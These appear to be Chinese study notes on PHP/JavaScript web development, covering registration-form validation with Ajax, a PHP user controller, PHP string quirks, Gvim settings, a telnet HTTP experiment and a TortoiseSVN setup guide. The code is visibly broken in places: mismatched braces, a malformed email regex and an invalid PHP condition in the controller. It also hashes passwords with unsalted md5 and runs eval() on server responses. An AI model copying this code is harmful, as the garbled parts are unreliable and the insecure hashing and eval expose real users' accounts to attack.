    //alert(typeof(click));//在载入页面时 Firefox 中提示是一个对象，这是因为在
    Firefox 中 window.onload 调用此函数时将事件对象赋给了 click 参数，在 IE 中提示是
    undefined，说明 IE 中 window.onload 调用此函数时没有将事件对象赋给 click 参数。在点
    击提交提交按钮时，IE 和 Firefox 都显示是一个字符串。

    //如果是表单的 onsubmit 调用此验证表单数据函数，就将函数中参数赋给 rclick，便
    于在提交表单数据时 onsubmit 对表单元素的值进行验证时触发表单元素的 onblur 事件，这
    是因为 click 是个局部变量，click 的值在 setStats 函数中无效。
    if(click)
        rclick=click;

    //alert(rclick=='click');//这里的提示信息在 Firefox 和 IE 载入页面时显示
    false，说明是 window.onload 在调用，在点击提交按钮时显示为 true，说明是表单的
    onsubmit 在调用这个函数。

    //fg 为通过 onsubmit 事件验证数据的标志变量，如果表单中有任何一个不合法的数据，
    其值就设置为假，并返回给 onsubmit 事件。
    var fg=true;
    var username = document.getElementsByName('username')[0];
    var userpwd = document.getElementsByName('userpwd')[0];
    var repwd = document.getElementsByName('repwd')[0];
    var email = document.getElementsByName('email')[0];
    var code = document.getElementsByName('code')[0];

    setStats(username, '用户名应该为 3-20 位之间', function(val, mess){
        //info 数组对象为验证数据是否合法结果的变量，第一个数组元素为表单元素数
        据是否合法的布尔值，第二个数组元素为表单元素数据是不合法时的提示信息。
    });
}

```

```
var info=[false,mess];
if(notnull(val) && val.length >= 3 && val.length <= 20 ){
```

//在验证用户名是否存在时，Ajax 必须设置为同步请求，这样 js 程序在发出请求后，只有得到服务器响应后才去执行返回 info 的操作，否则如果 Ajax 请求为异步时，虽然服务器返回了用户名是否存在的信息，但是早已执行了返回 info 的操作，这样返回的 info[0] 中值即使在用户名不存时（这时 info[0] 中的值应该为 true）在也为 false。下面 js 程序对验证码的验证也是同理。

//url 的值在模板中引用此 js 文件之前已经赋予。

```
Ajax('html', false).get(url+' /unique/username/' +val, function(data) {
    //由于服务器返回的 true 或 false 都为字符串，所以通过 eval 函数来将
    结果转为 bool 类型的值。
```

```
    info[0]=eval(data);
```

//如果用户名已注册，服务器返回 false，则在 info[1] 中设置用户名已存在的信息，并将 fg 标志变量的值设置为假。

```
    if(!info[0]) {
        info[1]='用户'+val+' 已经存在';
        fg=false;
    }
});
else{
    fg = false;
}
return info;
});
```

```
setStats(userpwd, '用户密码应该为 6-20 位之间', function(val, mess) {
    var info=[false, mess];
    if(notnull(val) && val.length >= 6 && val.length <= 20 ) {
        info[0]=true;
    } else {
        fg=false;
    }
    return info;
});
```

```
setStats(repwd, '输入的确认密码要和上面的密码一致，规则也要相同', function(val, mess) {
    var info=[false, mess];
    if(val==userpwd.value && val.length >= 6 && val.length <= 20) {
        info[0]=true;
    } else {
        fg=false;
    }
```

```

    }
    return info;
});

setStats(email, '请正确输入 EMAIL 格式', function(val, mess) {
    var info=[false, mess];
    if(val.match(/^[w+([-+.]\w+)*@[w+([-+.\w+)*\.\w+([-+.\w+)*\/])]{
        info[0]=true;
    }else{
        fg=false;
    }
    return info;
});

setStats(code, '输入内容必须和图片一致，看不清可以单击图片换一张', function(val, mess) {
    var info=[false, mess];
    if(notnull(val)) {
        //设置为异步的原理同验证用户名是否被占用的原理一样。
        Ajax('html', false).get(url+' /vcode/code/' +val, function(data) {
            info[0]=eval(data);
            if(!info[0])
                info[1]='验证码'+val+' 和图片中内容不一致';
        });
    }else{
        fg=false;
    }
    return info;
});
//如果是 onsubmit 调用的此验证表单数据函数，就返回标志变量。
if(click=='click')
    return fg;
}

```

控制器

控制器文件: home\controls\user.class.php

```

<?php
class User{
    function register() {
        $this->display();
    }
    function insert() {
        $user=D("user");
        $_POST['regtime']=time();
    }
}

```

```

$_POST['userpwd'] = md5($_POST['userpwd']);
//由于在插入数据库之间用 user.xml 文件验证用户密码和重复密码是否一致，所以对
//用户密码加密后也要需要对重置密码进行加密
$_POST['repwd'] = md5($_POST['repwd']);

if($user->insert()) {
    $this->success('注册成功', 1, 'index/index');
} else {
    $this->error($user->getMsg(), 3, 'register');
}
$this->display();
}

function unique() {
    $GLOBALS['debug'] = 0;
    if(D('user')->total(array('username' => $_GET['username']))) > 0 {
        echo 'false';
    } else {
        echo 'true';
    }
}

function code() {
    echo new Vcode();
}

function vcode() {
    $GLOBALS['debug'] = 0;
    if(strtoupper($_GET['code']) == $_SESSION['code']) {
        echo 'true';
    } else {
        echo 'false';
    }
}
}

```

各种插件详解

项目安装程序

1. 许可

2. 检查环境

(PDO, mysql driver for pdo, mysqli, gd(png, gif, jpeg)), 版本 php, mysql,

apache

runtime uploads

3. 改配置文件
4. 添加超级管理员用户
5. 建表
6. 导入演示数据
7. 安装完成 ---- 首页

附录

疑点

字符串

1 双引号中的数组元素能不加任何修饰的情况下正常显示。

```
<?php
$int=array("10",20);
$string="fdsaf$int[0]dafda";
echo $string;
```

输出：fdsaf10dafda

2 字符串元素赋值问题。

```
<?php
$string="abcdefghijklmn";
$string[2]="xyzw";//$string{2}="xyzw";同理
echo $string;
```

输出：abxdefghijklmn

可以看出字符串也是一个数组，虽然给其中一个元素赋予一个字符串，但是只赋予了字符串中的头一字符，这是因为在内存中字符串元素的空间只有一个字符的大小，所以赋予一个字符串时，只赋予了一个字符。

3 字符串“?”分割获取主机名。

```
<?php
$url='http://www.baidu.com/dsafd/jdsaf/index.php?username=zhang&age=30&sex=nv';
//如果 URL 中有“?”，就按“?”分割字符串，否则将原字符串赋给指定变量
if(strpos($url,'?')){
    list($host)=explode('?',$url);
}else{
    $host=$url;
}
echo $host;
```

4 数字可以当作字符串处理

```
<?php
//找出 0~1000 之内的回文数字
for($i=0;$i<1000;$i++){
    if(strrev($i)==$i){
        echo $i.'<br />';
    }
}
```

5 ltrim 是按指定字符串中的字符删除字符。

```
<?php
echo ltrim('bro_obrabc.php','bro_');//按‘bro_’中的字符删除字符串左边中的字符
```

输出：abc.php

6 删除文件名或表名前缀问题用 substr 函数

```
<?php
//不可用 ltrim 函数的方法: ltrim('bro_obrabc.php','bro_')
echo substr('bro_obrabc.php',strlen('bro_'));
```

输出：obrabc.php

Gvim 配置

1、设置字符集：菜单栏→【编辑】→【启动设定】→在打开的窗口的最后一行写入“set fileencodings=ucs-bom,utf-8,chinese,cp936”。

2、设置不自动备份：打开在 Gvim 的安装目录（例：C:\Program Files\Vim\vim72）下的“vimrc_example.vim”将“else”和“set backup”用“”注释掉。

3、将代码高度转化为 HTML 文件：runtime! syntax/2html.vim 命令来保存按语法高亮显示的文本到 html 文件。

HTTP 工作原理实验

在 Windows 操作系统的命令提示符窗口中进行以下操作：

```
telnet
set localecho          设置本地回显

open 192.168.15.21 80
HEAD /index1.html HTTP/1.1  请求方法必须全部大写
Host:192.168.15.21
```

```
HTTP/1.1 200 OK
Server: nginx/0.8.33
Date: Thu, 21 Jul 2011 08:40:43 GMT
Content-Type: text/html
Content-Length: 8
Last-Modified: Thu, 11 Mar 2010 06:31:50 GMT
Connection: keep-alive
Accept-Ranges: bytes
```

```
GET /index1.html HTTP/1.1
Connection:close
Host:192.168.15.21
```

```
HTTP/1.1 200 OK
Server: nginx/0.8.33
Date: Thu, 21 Jul 2011 08:40:54 GMT
Content-Type: text/html
Content-Length: 8
Last-Modified: Thu, 11 Mar 2010 06:31:50 GMT
Connection: close
```

Accept-Ranges: bytes

it works

失去了跟主机的连接。

按任意键继续...

SVN

在一台机器上安装服务器端和客户端。

1. 创建服务器文件目录：在创建的目录中单击右键→TortoiseSVN→Create repository here（创建版本库）
2. 在服务器目录中：
 1. auth 权限控制。
 2. passwd 添加用户 lampbrother = lampbrother 注意等号前后的空格不能少省略。
 3. vnsrver.conf SVN 主配置文件，打开 password-db = passwd，即将前面的#删掉，并且前面没有空格。
3. DOS 界面→**svnserver.exe -d -r [服务器文件目录]**。现在打开的 DOS 界面不能关闭，否则服务会停止。
4. 建立客户文件目录

对号文件：文件与服务器中的文件同步。
叹号：文件有修改还没有上传到服务器上。
问号：新了个文件，服务器还不认识。
加号：已添加到观察名单，但是还没上传到服务上。
加锁：
5. 在客户端的目录中，右击→TortoiseSVN→Repo-browser→输入：svn://127.0.0.1→OK→SVN Checkout...（连接服务器）→OK。
6. 加入客户端文件夹中三个文件（文件上有问号）→
右击一个文件→TortoiseSVN→Add...（文件上有加号）→
右击一个文件→**SVN Commit...（上传）**→输出描述信息→OK→输入用户名和密码（文件变成对号）→
修改文件（文件变成叹号）→右击一个文件→SVN Commit...（文件变成对号）→
右击一个文件→TortoiseSVN→Get lock...→
右击一个文件→TortoiseSVN→Release lock...
右击文件夹中的空白→SVN update（更新）。
7. 另一用户客户端的目录中，右击→TortoiseSVN→Repo-browser
右击→TortoiseSVN→SVN Checkout...（**下载**）→输入地址（不是文件名）。
8. 将用户目录中的一个文件删除后，右击桌面空白→SVN Commit...→选择被删除的文件后，点击 OK，然后在打开的对话框中点击 OK，就可以将用户目录中删除的文件更新到服务器上，即将服务器上的文件也删除了。
9. 历史版本的找回：右击桌面空白→TortoiseSVN→update to revision.
10. 历史版本差异的对比：TortoiseSVN→show log→选中一个或多个 版本→compare to revisions→在打开的对话框中选中文件右击→compare to revisions。
11. 解决冲突：在第一个客户端对文件进行操作时，第二个用户也在对同一文件操作，当其

中一个客户端对文件进行上传后，另一客户端时行上传时，会提示版本过时，上传失败，如果时行进更新，会在操作的文件中显示叹号，表示冲突，这时右击冲突文件选择 resolved→在打开的对话框中选择冲突文件右击选择 Edit Conflict，这时打开的对话框中对文件中的行右击进行解决冲突问题，然后提交文件。

12. 取消记住用户名：

若本地记住了 svn 的用户名和密码，当需要使用别的账号时，无法更改账号，使用以下方法可以切换账号。打开 C:\Documents and Settings\用户名\Application Data\Subversion\auth，删除该文件，然后重新更新即会弹出输入用户名密码的界面，输入用户名密码搞定。

13. 将服务加到服务中：

DOS 窗口（注意 binpath 和 "C:之间的空格不能少）：sc create svnserve binpath="C:\Program Files\Subversion\bin\svnserve.exe --service --root f:\web\svn"

删除 SNV 服务：sc delete snvserve

14. 权限管理：

匿名用户：将服务器目录中 svnserve.conf 文件中的 # anon-access = read 换成 anon-access = none，这时匿名用户能查看服务器目录中的文件时要求提供用户名和密码。。

有效用户：将在 svnserve.conf 文件中的 # authz-db = authz 改成 authz-db = authz，然后打开 authz 文件在其中加下面的几行：

```
[/]
user1 = rw
* = r
```

表示 user1 用户有读写权限，其他用户只有读的权限。

15. 在一个服务器目录中设置两个项目，让不同的用户访问不同的项目文件夹。

创建一个服务器目录，在其中创建几个不同的子文件夹，每个子文件夹为一个项目文件夹，在每个文件夹中单击右键→TortoiseSVN→Create repository here。